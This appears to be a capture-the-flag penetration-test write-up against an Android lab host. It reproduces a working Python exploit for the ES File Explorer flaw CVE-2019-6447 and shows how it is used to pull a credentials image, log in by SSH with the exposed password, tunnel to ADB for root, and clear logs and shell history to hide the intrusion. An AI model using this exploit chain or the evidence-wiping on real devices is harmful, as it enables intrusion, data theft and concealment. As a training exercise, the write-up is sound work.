
Executive Summary

The penetration test targeted an Android device running ES File Explorer vulnerable to CVE-2019-6447. Initial enumeration identified several open ports, including SSH and ES File Explorer's HTTP service. Exploiting the ES File Explorer vulnerability allowed access to sensitive files, revealing SSH credentials. Privilege escalation was achieved using Android Debug Bridge (ADB) on an undisclosed port. The root flag was retrieved by leveraging ADB's capabilities. This report highlights significant security gaps and provides recommendations to mitigate similar vulnerabilities.



v

Contents

Target Details

Target IP: 10.10.10.247

Date: [Insert Date]

Tester: [Your Name]

1. Enumeration

Nmap scan:

Whole penetration process begins with the enumeration of target using nmap.

Command Executed:

bash

Copy code

nmap -sV -sS -T4 -A -Pn -p1-65535 -oN nmap.txt 10.10.10.247

Description of Flags/switches Used:

-sV: Detect service version.

-sS: Perform a stealth TCP SYN scan.

-T4: Set aggressive timing for faster scans.

-A: Enable OS detection, version detection, script scanning, and traceroute.

-Pn: Disable ping; treat all hosts as up.

-p1-65535: Scan all 65535 ports.

-oN nmap.txt: Save output in normal format to a file.

Screenshots:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sS -T4 -A -Pn -p1-65535 -oN nmap.txt 10.10.10.247
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 14:01 EST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.09% done
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.20% done
Warning: 10.10.10.247 giving up on port because retransmission cap hit (6).
Stats: 0:09:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 40.42% done; ETC: 14:24 (0:13:57 remaining)
Nmap scan report for 10.10.10.247
Host is up (0.31s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
2222/tcp  open     ssh     (protocol 2.0)
| ssh-hostkey:
|_  2048 71:90:e3:a7:c9:5d:83:66:34:88:3d:eb:b4:c7:88:fb (RSA)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-SSH Server - Banana Studio
5555/tcp  filtered freeciv
40121/tcp open     unknown
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 02 Dec 2024 19:22:37 GMT
|     Content-Length: 22
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|   GetRequest:
|     HTTP/1.1 412 Precondition Failed
|     Date: Mon, 02 Dec 2024 19:22:37 GMT
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.0 501 Not Implemented
|     Date: Mon, 02 Dec 2024 19:22:43 GMT
|     Content-Length: 29
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Method not supported: OPTIONS
|   Help:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 02 Dec 2024 19:22:59 GMT
|     Content-Length: 26
|     Content-Type: text/plain; charset=US-ASCII
```

```
|   RTSPRequest:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 02 Dec 2024 19:22:43 GMT
|     Content-Length: 39
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     valid protocol version: RTSP/1.0
|   SSLSessionReq:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 02 Dec 2024 19:22:59 GMT
|     Content-Length: 73
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|     ?G???,???`~?
|     ??{????w????≤?o?
|   TLSSessionReq:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 02 Dec 2024 19:23:01 GMT
|     Content-Length: 71
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|     ??random1random2random3random4
|   TerminalServerCookie:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 02 Dec 2024 19:23:01 GMT
|     Content-Length: 54
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|_    Cookie: mstshash=nmap
42135/tcp open     http    ES File Explorer Name Response httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: ES Name Response Server
59777/tcp open     http    Bukkit JSONAPI httpd for Minecraft game server 3.6
|_http-title: Site doesn't have a title (text/plain).
2 services unrecognized despite returning data. If you know the service/versi
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port2222-TCP:V=7.94SVN%I=7%D=12/2%Time=674E08FC%P=x86_64-pc-linux-gnu%r
SF:(NULL,24,"SSH-2\.0-SSH\x20Server\x20-\x20Banana\x20Studio\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port40121-TCP:V=7.94SVN%I=7%D=12/2%Time=674E08FC%P=x86_64-pc-linux-gnu%
SF:r(GenericLines,AA,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x20Mon,\
SF:x2002\x20Dec\x202024\x2019:22:37\x20GMT\r\nContent-Length:\x2022\r\nCon
SF:tent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r
```

```
SF:plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r\nMethod\x20not
SF:\x20supported:\x20OPTIONS")%r(RTSPRequest,BB,"HTTP/1\.0\x20400\x20Bad\x
SF:20Request\r\nDate:\x20Mon,\x2002\x20Dec\x202024\x2019:22:43\x20GMT\r\nC
SF:ontent-Length:\x2039\r\nContent-Type:\x20text/plain;\x20charset=US-ASCI
SF:I\r\nConnection:\x20Close\r\n\r\nNot\x20a\x20valid\x20protocol\x20versi
SF:on:\x20\x20RTSP/1\.0")%r(Help,AE,"HTTP/1\.0\x20400\x20Bad\x20Request\r\
SF:nDate:\x20Mon,\x2002\x20Dec\x202024\x2019:22:59\x20GMT\r\nContent-Lengt
SF:h:\x2026\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnect
SF:ion:\x20Close\r\n\r\nInvalid\x20request\x20line:\x20HELP")%r(SSLSession
SF:Req,DD,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x20Mon,\x2002\x20De
SF:c\x202024\x2019:22:59\x20GMT\r\nContent-Length:\x2073\r\nContent-Type:\
SF:x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r\nInval
SF:id\x20request\x20line:\x20\x16\x03\0\0S\x01\0\0O\x03\0\?G\?\?\?,\?\?\?`
SF:~\?\0\?\?{\?\?\?\?w\?\?\?\?≤\?o\?\x10n\0\0\(\0\x16\0\x13\0")%r(Termina
SF:lServerCookie,CA,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x20Mon,\x
SF:2002\x20Dec\x202024\x2019:23:01\x20GMT\r\nContent-Length:\x2054\r\nCont
SF:ent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\
SF:n\r\nInvalid\x20request\x20line:\x20\x03\0\0\*%\?\0\0\0\0\0Cookie:\x20m
SF:stshash=nmap")%r(TLSSessionReq,DB,"HTTP/1\.0\x20400\x20Bad\x20Request\r
SF:\nDate:\x20Mon,\x2002\x20Dec\x202024\x2019:23:01\x20GMT\r\nContent-Leng
SF:th:\x2071\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnec
SF:tion:\x20Close\r\n\r\nInvalid\x20request\x20line:\x20\x16\x03\0\0i\x01\
SF:0\0e\x03\x03U\x1c\?\?random1random2random3random4\0\0\x0c\0/\0");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/2%OT=2222%CT=1%CU=41528%PV=Y%DS=2%DC=T%G=Y%TM=67
OS:4E097D%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)SEQ
OS:(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW6%O2=M53CST11
OS:NW6%O3=M53CNNT11NW6%O4=M53CST11NW6%O5=M53CST11NW6%O6=M53CST11)WIN(W1=FFF
OS:F%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=40%W=FFFF%O=M53
OS:CNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(
OS:R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F
OS:=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T
OS:=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI
OS:D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Device: phone

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   693.57 ms 10.10.14.1
2   693.77 ms 10.10.10.247

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1400.70 seconds
```

Scan Results:

Port	State	Service	Version
2222/tcp	Open	SSH	SSH Server - Banana Studio
37403/tcp	Open	Unknown	HTTP Response
42135/tcp	Open	ES File Explorer	ES Name Response Server
59777/tcp	Open	Bukkit JSONAPI HTTPD	For Minecraft game server

2. Vulnerability Research and Exploitation


Identified Vulnerability:

CVE-2019-6447: Exploitable HTTP service on ES File Explorer (port 59777).

Research Process:

A Google search was conducted using the query:

"es file explorer vulnerability".



Exploitation Steps:

The exploit found had the following code which was saved as esExp.py containing following code :

```
import requests
import json
import ast
import sys

if len(sys.argv) < 3:
    print(f"USAGE {sys.argv[0]} <command> <IP> [file to download]")
    sys.exit(1)

url = 'http://' + sys.argv[2] + ':59777'
cmd = sys.argv[1]
cmds = ['listFiles','listPics','listVideos','listAudios','listApps','listAppsSystem','listAppsPhone','listAppsSdcard','listAppsAll','getFile','getDeviceInfo']
listCmds = cmds[:9]
if cmd not in cmds:
    print("[-] WRONG COMMAND!")
    print("Available commands : ")
    print("  listFiles         : List all Files.")
    print("  listPics          : List all Pictures.")
    print("  listVideos        : List all videos.")
    print("  listAudios        : List all audios.")
    print("  listApps          : List Applications installed.")
    print("  listAppsSystem    : List System apps.")
    print("  listAppsPhone     : List Communication related apps.")
    print("  listAppsSdcard    : List apps on the SDCard.")
    print("  listAppsAll       : List all Application.")
    print("  getFile           : Download a file.")
    print("  getDeviceInfo     : Get device info.")
    sys.exit(1)

print("\n================================================================")
print("|    ES File Explorer Open Port Vulnerability : CVE-2019-6447    |")
print("|                Coded By : Nehal a.k.a PwnerSec                 |")
print("================================================================\n")

header = {"Content-Type" : "application/json"}
proxy = {"http":"http://127.0.0.1:8080", "https":"https://127.0.0.1:8080"}

def httpPost(cmd):
    data = json.dumps({"command":cmd})
    response = requests.post(url, headers=header, data=data)
    return ast.literal_eval(response.text)

def parse(text, keys):
    for dic in text:
        for key in keys:
            print(f"{key} : {dic[key]}")
        print('')

def do_listing(cmd):
    response = httpPost(cmd)
    if len(response) == 0:
        keys = []
    else:
        keys = list(response[0].keys())
    parse(response, keys)

if cmd in listCmds:
```

```
    do_listing(cmd)

elif cmd == cmds[9]:
    if len(sys.argv) != 4:
        print("[+] Include file name to download.")
        sys.exit(1)
    elif sys.argv[3][0] != '/':
        print("[-] You need to provide full path of the file.")
        sys.exit(1)
    else:
        path = sys.argv[3]
        print("[+] Downloading file...")
        response = requests.get(url + path)
        with open('out.dat','wb') as wf:
            wf.write(response.content)
        print("[+] Done. Saved as `out.dat`.")

elif cmd == cmds[10]:
    response = httpPost(cmd)
    keys = list(response.keys())
    for key in keys:
        print(f"{key} : {response[key]}")
```

Options given in the found exploit were:

```
######################
# Available Commands #
######################

listFiles: List all the files
listPics: List all the pictures
listVideos: List all the videos
listAudios: List all the audio files
listApps: List all the apps installed
listAppsSystem: List all the system apps
listAppsPhone: List all the phone apps
listAppsSdcard: List all the apk files in the sdcard
listAppsAll: List all the apps installed (system apps included)
getDeviceInfo: Get device info
appPull: Pull an app from the device. Package name parameter is needed
appLaunch: Launch an app. Package name parameter is needed
getAppThumbnail: Get the icon of an app. Package name parameter is needed
```

List Available Files:

python3 exp.py listFiles 10.10.10.247

```
┌──(kali㉿kali)-[~]
└─$ python3 esExp.py listFiles 10.10.10.247

═══════════════════════════════════════════════════════════════════════
|    ES File Explorer Open Port Vulnerability : CVE-2019-6447    |
|                Coded By : Nehal a.k.a PwnerSec                 |
═══════════════════════════════════════════════════════════════════════

name : lib
time : 3/25/20 05:12:02 AM
type : folder
size : 12.00 KB (12,288 Bytes)

name : vndservice_contexts
time : 12/2/24 01:29:57 PM
type : file
size : 65.00 Bytes (65 Bytes)

name : vendor_service_contexts
time : 12/2/24 01:29:57 PM
type : file
size : 0.00 Bytes (0 Bytes)

name : vendor_seapp_contexts
time : 12/2/24 01:29:57 PM
type : file
size : 0.00 Bytes (0 Bytes)

name : vendor_property_contexts
time : 12/2/24 01:29:57 PM
type : file
size : 392.00 Bytes (392 Bytes)

name : vendor_hwservice_contexts
time : 12/2/24 01:29:57 PM
type : file
size : 0.00 Bytes (0 Bytes)

name : vendor_file_contexts
time : 12/2/24 01:29:57 PM
type : file
size : 6.92 KB (7,081 Bytes)

name : vendor
time : 3/25/20 12:12:33 AM
type : folder
```

As nothing useful found here, So, looking for images,

```
┌──(kali㉿kali)-[~]
└─$ python3 esExp.py listPics 10.10.10.247

═══════════════════════════════════════════════════════════════
|    ES File Explorer Open Port Vulnerability : CVE-2019-6447    |
|                Coded By : Nehal a.k.a PwnerSec                 |
═══════════════════════════════════════════════════════════════

name : concept.jpg
time : 4/21/21 02:38:08 AM
location : /storage/emulated/0/DCIM/concept.jpg
size : 135.33 KB (138,573 Bytes)

name : anc.png
time : 4/21/21 02:37:50 AM
location : /storage/emulated/0/DCIM/anc.png
size : 6.24 KB (6,392 Bytes)

name : creds.jpg
time : 4/21/21 02:38:18 AM
location : /storage/emulated/0/DCIM/creds.jpg
size : 1.14 MB (1,200,401 Bytes)

name : 224_anc.png
time : 4/21/21 02:37:21 AM
location : /storage/emulated/0/DCIM/224_anc.png
size : 124.88 KB (127,876 Bytes)
```

Creds.jpg looked interesting. So downloading it,

Download Credential File:


Command executed:

python3 exp.py getFile 10.10.10.247 /storage/emulated/0/DCIM/creds.jpg

```
┌──(kali㉿kali)-[~]
└─$ python3 esExp.py getFile 10.10.10.247/storage/emulated/0/DCIM/creds.jpg

═══════════════════════════════════════════════════════════════
|    ES File Explorer Open Port Vulnerability : CVE-2019-6447    |
|                Coded By : Nehal a.k.a PwnerSec                 |
═══════════════════════════════════════════════════════════════

[+] Include file name to download.

┌──(kali㉿kali)-[~]
└─$ python3 esExp.py getFile 10.10.10.247 /storage/emulated/0/DCIM/creds.jpg

═══════════════════════════════════════════════════════════════
|    ES File Explorer Open Port Vulnerability : CVE-2019-6447    |
|                Coded By : Nehal a.k.a PwnerSec                 |
═══════════════════════════════════════════════════════════════

[+] Downloading file ...
[+] Done. Saved as `out.dat`.
```

Extract SSH Credentials:

As the following image contained a username and password, considering it for the ssh,



Username: kristi

Password: Kr1sT!5h@Rp3xPl0r3!

SSH Login:

Command executed:

sudo ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa kristi@10.10.10.247 -p 2222

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh kristi@10.10.10.247 -p 2222
[sudo] password for kali:
Unable to negotiate with 10.10.10.247 port 2222: no matching host key type found. Their offer: ssh-rsa

┌──(kali㉿kali)-[~]
└─$ sudo ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa kristi@10.10.10.247 -p 2222

The authenticity of host '[10.10.10.247]:2222 ([10.10.10.247]:2222)' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.247]:2222' (RSA) to the list of known hosts.
Password authentication
(kristi@10.10.10.247) Password:
:/ $ whoami
u0_a76
:/ $
```

As ssh-rsa was enabled manually because directly not being connected to the target android device.

Confirming the access to the target device by using if config command:

```
1|:/ $ ifconfig
wlan0     Link encap:Ethernet  HWaddr 00:50:56:b0:d0:27
          inet addr:10.10.10.247  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::8720:58a2:e916:6189/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 TX bytes:0

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:59 errors:0 dropped:0 overruns:0 frame:0
          TX packets:59 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:6237 TX bytes:6237

wifi_eth  Link encap:Ethernet  HWaddr 00:50:56:b0:d0:27  Driver vmxnet3
          inet6 addr: fe80::250:56ff:feb0:d027/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:125088 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125423 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7572383 TX bytes:8808137
```

Locate and Extract User Flag:

User.txt was found manually inside sdcard and can also be found using find but may need higher previliges.

```
:/ $ cd sdcard
:/sdcard $ ls
Alarms  DCIM     Movies Notifications Podcasts  backups   user.txt
Android Download Music  Pictures      Ringtones dianxinos
:/sdcard $ cat user.txt
f32017174c7c7e8f50c6da52891ae250
:/sdcard $
```

3. Privilege Escalation

ADB Exploitation:

Discovery:

ADB service running on port 5555 was identified using netstat after SSH access.

```
130|:/sdcard $ netstat -a
Active Internet connections (established and servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp6       0      0 localhost:45707         :::*                    LISTEN
tcp6       0      0 ::ffff:10.10.10.2:40877 :::*                    LISTEN
tcp6       0      0 :::2222                 :::*                    LISTEN
tcp6       0      0 :::5555                 :::*                    LISTEN
tcp6       0      0 :::42135                :::*                    LISTEN
tcp6       0      0 :::59777                :::*                    LISTEN
tcp6       0      0 ::ffff:10.10.10.24:2222 ::ffff:10.10.14.1:53014 ESTABLISHED
udp        0      0 10.10.10.247:9593       1.1.1.1:domain          ESTABLISHED
udp        0      0 0.0.0.0:46672           0.0.0.0:*
```

Port Tunneling:

Command executed:

ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa kristi@10.10.10.247 -L 5555:localhost:5555 -p 2222

```
┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa kristi@10.10.10.247 -L 5555:localhost:5555 -p 2222

The authenticity of host '[10.10.10.247]:2222 ([10.10.10.247]:2222)' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.247]:2222' (RSA) to the list of known hosts.
Password authentication
(kristi@10.10.10.247) Password:
:/ $
```

Gain Root Access:

Following commands were executed after adb installation in attacker machine,

```
┌──(kali㉿kali)-[~]
└─$ adb version
Android Debug Bridge version 1.0.41
Version 35.0.2-12147458
Installed as /usr/lib/android-sdk/platform-tools/adb
Running on Linux 6.11.2-amd64 (x86_64)

┌──(kali㉿kali)-[~]
└─$ sudo adb start-server
* daemon not running; starting now at tcp:5037
* daemon started successfully
```

Commands executed:

adb root

adb shell

```
┌──(kali㉿kali)-[~]
└─$ adb connect 127.0.0.1:5555
connected to 127.0.0.1:5555

┌──(kali㉿kali)-[~]
└─$ adb root
restarting adbd as root

┌──(kali㉿kali)-[~]
└─$ adb root
adbd is already running as root

┌──(kali㉿kali)-[~]
└─$ adb shell
x86_64:/ #
```

Confirming if it is root access by whoami command:

```
x86_64:/ # whoami
root
x86_64:/ #
```

Locate and Extract Root Flag:

Flag was manually found in the root directory as root.txt:

```
x86_64:/ # whoami
root
x86_64:/ # ls
acct       config       etc                    init.rc              init.zygote64_32.rc plat_file_contexts      proc     storage                    vendor                    vendor_service_contexts
bin        d            fstab.android_x86_64   init.superuser.rc    lib                 plat_hwservice_contexts product  sys                        vendor_file_contexts      vndservice_contexts
bugreports data         init                   init.usb.configfs.rc mnt                 plat_property_contexts  sbin     system                     vendor_hwservice_contexts
cache      default.prop init.android_x86_64.rc init.usb.rc          odm                 plat_seapp_contexts     sdcard   ueventd.android_x86_64.rc vendor_property_contexts
charger    dev          init.environ.rc        init.zygote32.rc     oem                 plat_service_contexts   sepolicy ueventd.rc                 vendor_seapp_contexts
x86_64:/ # cd data
x86_64:/data # ls
adb app-asec      app-private cache        drm           lost+found misc    nfc         property        ss             system_ce  user    vendor_ce
anr app-ephemeral backup      dalvik-cache es_starter.sh media      misc_ce ota         resource-cache ssh_starter.sh system_de  user_de vendor_de
app app-lib       bootchart   data         local         mediadrm   misc_de ota_package root.txt        system         tombstones vendor
x86_64:/data # cat root.txt
f04fc82b6d49b41c9b08982be59338c5
x86_64:/data #
```

4. Post-Exploitation

Removing as much proofs we can to clean evidences of the access:

Using command logat -c to clear logs and history -c to clear shell access history also ssh authentication logger which was not being used there so no folder of /var/log containing auth.log file.

```
127|x86_64:/data # sed -i '/kristi@10.10.10.247/d' /var/log/auth.log
sed: /var/log/auth.log: No such file or directory
1|x86_64:/data # logcat -c
x86_64:/data # history -c
```

5. Recommendations

To secure the target machine from exploitation:

- Disable Unnecessary Services:
- Close unused ports (e.g., 5555 for ADB).
- Update Software:
- Regularly patch vulnerable services like ES File Explorer.
- Restrict Network Access:
- Use a firewall to block unauthorized access.
- Enable Authentication:
- Require strong authentication for services like ADB.
- Implement Intrusion Detection Systems:
- Monitor traffic for suspicious activities.